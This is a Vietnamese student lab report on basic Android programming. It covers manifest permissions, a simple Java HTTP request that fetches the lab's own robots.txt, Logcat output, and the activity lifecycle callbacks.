

BÁO CÁO THỰC HÀNH

Môn học: Bảo mật web và ứng dụng

Lab 6: Basic Android Secure Programming

GVHD: Ngô Khánh Khoa

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT213.021.ATTN

STT	Họ và tên	MSSV	Email
1	Hà Thị Thu Hiền	21522056	21522056@gm.uit.edu.vn
2	Phạm Ngọc Thơ	21522641	21522641@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:¹



STT	Công việc	Kết quả tự đánh giá
1	Tất cả các bài tập	100%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

¹ Ghi nội dung công việc, các kịch bản trong bài Thực hành




BÁO CÁO CHI TIẾT

1. C.1 HelloWorld



Lab 6: Basic Android Secure Programming

3



2. C.2 Tạo HTTP Request

- Mục tiêu truy vấn đến server;
- Có thể tạo một Project mới;
- Ta sẽ code trên 2 tập tin MainActivity.java và AndroidManifest.xml
- Permission là gì?
(<https://developer.android.com/guide/topics/permissions/overview>)
- Android sẽ không cho ta tương tác với các thành phần hệ thống (Camera, Internet, Disk...), nếu muốn phải request permission.
- Để gửi HTTP Request cần phải định nghĩa trong AndroidManifest.xml "2" permissions sau:

The screenshot shows the Android Studio interface. At the top, the title bar reads "LAB5 - AndroidManifest.xml [LAB5.app.main]". Below it, the toolbar includes File, Edit, View, Navigate, Code, Refactor, Build, Run, Tools, VCS, Window, Help, and a running device icon. The main area has tabs for activity_main.xml, AndroidManifest.xml, and MainActivity.java. The Project tab on the left shows the app module with its subfolders: manifests, java, and res. The AndroidManifest.xml tab is currently active, displaying XML code for the manifest file. The MainActivity.java tab is also visible. The code editor at the bottom shows Java code for the MainActivity class, including imports for AppCompatActivity, BufferedReader, InputStreamReader, URL, URLConnection, StrictMode, Bundle, and Log, along with the start of the MainActivity class definition.

```

<?xml version="1.0" encoding="UTF-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    xmlns:tools="http://schemas.android.com/tools">

    <uses-permission android:name="android.permission.INTERNET"></uses-permission>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"></uses-permission>

    <application
        android:allowBackup="true"
        android:dataExtractionRules="@xml/data_extraction_rules"
        android:fullBackupContent="@xml/backup_rules"
        android:icon="@mipmap/ic_launcher"
        android:label="LAB5"
        android:roundIcon="@mipmap/ic_launcher_round"
        tools:replace="android:allowBackup, android:icon, android:label, android:roundIcon" />

```

```

import androidx.appcompat.app.AppCompatActivity;
import androidx.core.graphics.Insets;
import androidx.core.view.ViewCompat;
import androidx.core.view.WindowInsetsCompat;
import androidx.appcompat.app.AppCompatActivity;
import java.io.BufferedReader;
import java.io.InputStreamReader;
import java.net.URL;
import java.net.URLConnection;
import android.os.StrictMode;
import android.os.Bundle;
import android.util.Log;

```


```

public class MainActivity extends AppCompatActivity {

```

Lab 6: Basic Android Secure Programming

5



```
19     @Override
20     protected void onCreate(Bundle savedInstanceState) {
21         super.onCreate(savedInstanceState);
22
23         // Set StrictMode policy
24         StrictMode.setThreadPolicy(new StrictMode.ThreadPolicy.Builder()
25             .permitAll()
26             .build());
27
28         // URL to fetch
29         String url = "https://inseclab.uit.edu.vn/robots.txt";
30         StringBuilder response = new StringBuilder();
31
32
33         try {
34             // Open URL connection
35             URLConnection conn = new URL(url).openConnection();
36             conn.setRequestProperty("Content-Type", "application/x-www-form-urlencoded");
37             conn.setRequestProperty("charset", "utf-8");
38             conn.setUseCaches(false);
39
40             // Read from the URL connection
41             BufferedReader buffer = new BufferedReader(new InputStreamReader(conn.getInputStream()));
42             String line;
43             while ((line = buffer.readLine()) != null) {
44                 response.append(line).append('\n');
45             }
46             buffer.close();
47
48             // Log the response
49             Log.i(tag: "InsecLab", response.toString());
50         } catch (Exception e) {
51             Log.e(tag: "MainActivity", msg: "Error fetching URL content", e);
52         }
53
54
55         tagSocket(01) with statsTag=0xffffffff, statsUid=-1
56         User-agent: *# START YOAST BLOCK# -----User-agent: *Disallow:Sitemap: https://inseclab.uit.edu.vn/sitemap_index.xml# -----
57         W Accessing hidden method Landroid/view/View;.>computeFitSystemWindows(Landroid/graphics/Rect;Landroid/graphics/Rect;)Z (unsupported, reflection,
58         W Compat change id reported: 210923482; UID 10190; state: ENABLED
59         D Hello World
60         D Compat change id reported: 237531167; UID 10190; state: DISABLED
61         W Unknown dataspace 0
62         I Skipped 232 frames! The application may be doing too much work on its main thread.
63         W Failed to choose config with EGL_SWAP_BEHAVIOR_PRESERVED, retrying without...
```

Lab 6: Basic Android Secure Programming

The screenshot shows two windows side-by-side. On the left is the Android Studio Logcat tool, displaying log entries for the package com.example.lab5. The log includes various system and application messages, such as network traffic stats, compatibility reports, and OpenGL renderer logs. On the right is a web browser displaying an XML Sitemap for the website https://inseclab.uit.edu.vn/. The sitemap index page lists five URLs with their last modified dates.

XML Sitemap

Generated by **Yoast SEO**, this is an XML Sitemap, meant for consumption by search engines.

You can find more information about XML sitemaps on sitemaps.org.

This XML Sitemap Index file contains 5 sitemaps.

Sitemap	Last Modified
https://inseclab.uit.edu.vn/post-sitemap.xml	2024-04-19 03:42 +00:00
https://inseclab.uit.edu.vn/page-sitemap.xml	2024-03-29 15:16 +00:00
https://inseclab.uit.edu.vn/category-sitemap.xml	2024-04-19 03:42 +00:00
https://inseclab.uit.edu.vn/post_tag-sitemap.xml	2021-05-23 15:24 +00:00
https://inseclab.uit.edu.vn/u-sitemap.xml	2024-03-28 09:03 +00:00

Lab 6: Basic Android Secure Programming

Generated by [Yoast SEO](#), this is an XML Sitemap, meant for consumption by search engines.

You can find more information about XML sitemaps on [sitemaps.org](#).


This XML Sitemap contains 631 URLs.

URL	Images	Last Mod.
https://inseclab.uit.edu.vn/	0	2024-04-19 03:42 +00:00
https://inseclab.uit.edu.vn/software-engineer-lead-software-engineer/	0	2018-04-19 15:25 +00:00
https://inseclab.uit.edu.vn/federation/	1	2018-04-20 06:15 +00:00
https://inseclab.uit.edu.vn/data-and-data-repository/	1	2018-04-20 06:16 +00:00
https://inseclab.uit.edu.vn/1-click-experiment-setups/	1	2018-04-20 06:18 +00:00
https://inseclab.uit.edu.vn/ready-to-use-blockchain-environment-algorithm-validation-tools/	0	2018-04-20 06:56 +00:00
https://inseclab.uit.edu.vn/ready-to-use-common-vulnerabilities-and-exposure-cve-environments/	0	2018-04-20 06:57 +00:00
https://inseclab.uit.edu.vn/how-to-apply-a-team/	1	2018-04-23 11:30 +00:00
https://inseclab.uit.edu.vn/how-to-create-an-experiment/	1	2018-04-23 11:30 +00:00
https://inseclab.uit.edu.vn/research-fellow-research-assistants/	0	2018-04-26 15:56 +00:00
https://inseclab.uit.edu.vn/it-analyst-systems-engineer/	0	2018-05-02 02:48 +00:00

3. C.3 Android Activity

- Activity là gì?
(<https://developer.android.com/reference/android/app/Activity>)
- Là một hành động user có thể thực hiện.
- Bên trong một Activity có nhiều hàm callback như onCreate(), onStart()...
- Vòng đời của Activity như sau:

Lab 6: Basic Android Secure Programming



Lab 6: Basic Android Secure Programming

onCreate()	Được gọi khi activity được khởi tạo
onStart()	Được gọi khi activity bắt đầu hiện lên cho sinh viên thấy
onResume()	Được gọi khi activity được user sử dụng
onPause()	Được gọi khi user "focus" qua 1 activity khác
onStop()	Được gọi khi activity không còn được nhìn thấy bởi user
onDestroy()	Được gọi trước khi activity bị hệ thống xoá
onRestart()	Được gọi khi activity được bật lên sau khi stop

The screenshot shows the Android Studio interface. The top navigation bar includes Navigate, Code, Refactor, Build, Run, Tools, VCS, Window, Help, and LAB5 - MainActivity.java [LAB5.app.main]. Below the navigation bar, the project structure shows java > com > example > lab5 > MainActivity. The MainActivity.java file is open, displaying Java code for an AppCompatActivity. The code includes an override for onStart() which logs a message. The Logcat window at the bottom shows log entries for the application's runtime behavior.

```

package com.example.lab5;

import ...

public class MainActivity extends AppCompatActivity {

    2 usages
    private static final String TAG = "MainActivity"; // Define a tag for logging

    @Override
    // Called when the activity is about to become visible.
    protected void onStart() {
        super.onStart();
        Log.i(TAG, msg: "==== onStart() ===");
    }
}

```

Logcat output:

```

2024-06-07 09:33:32.094 11855-11855 TrafficStats com.example.lab5 D tagSocket(0) with statsTag=0xffffffff, statsUid=-1
2024-06-07 09:33:32.710 11855-11855 InsetLab com.example.lab5 I User-Agent: #* START YOAST BLOCK*-----User-agent: +Disallow:Sitemap: https://insetlab.vit.edu.vn/sitemap_index.xml
2024-06-07 09:33:32.862 11855-11855 com.example.lab5 W Accessing hidden method Landroid/view/View;->computeFitSystemWindows(Landroid/graphics/Rect;Landroid/graphics/Rect;)Z (unsupported, reflection, allowed)
2024-06-07 09:33:32.864 11855-11855 com.example.lab5 W Accessing hidden method Landroid/view/ViewGroup;->makeOptionalFitsSystemWindows()V (unsupported, reflection, allowed)
2024-06-07 09:33:32.768 11855-11855 CompatBility...geReporter com.example.lab5 D Compat change id reported: 210923462; UID 10190; state: ENABLED
2024-06-07 09:33:33.004 11855-11855 Android_Mobile com.example.lab5 D Hello World
2024-06-07 09:33:33.137 11855-11855 MainActivity com.example.lab5 I === onStart() ===
2024-06-07 09:33:33.164 11855-11855 CompatBility...geReporter com.example.lab5 D Compat change id reported: 237531167; UID 10190; state: DISABLED
2024-06-07 09:33:33.176 11855-11855 OpenGLRenderer com.example.lab5 W Unknown dataspace 0
2024-06-07 09:33:33.204 11855-11855 Choreographer com.example.lab5 I Skipped 100 frames! The application may be doing too much work on its main thread.
2024-06-07 09:33:33.301 11855-11870 OpenGLRenderer com.example.lab5 W Failed to choose config with EGL_SWAP_BEHAVIOR_PRESERVED, retrying without...

```

- Thử với tất cả các phương thức callback của vòng đời activity xem như thế nào.

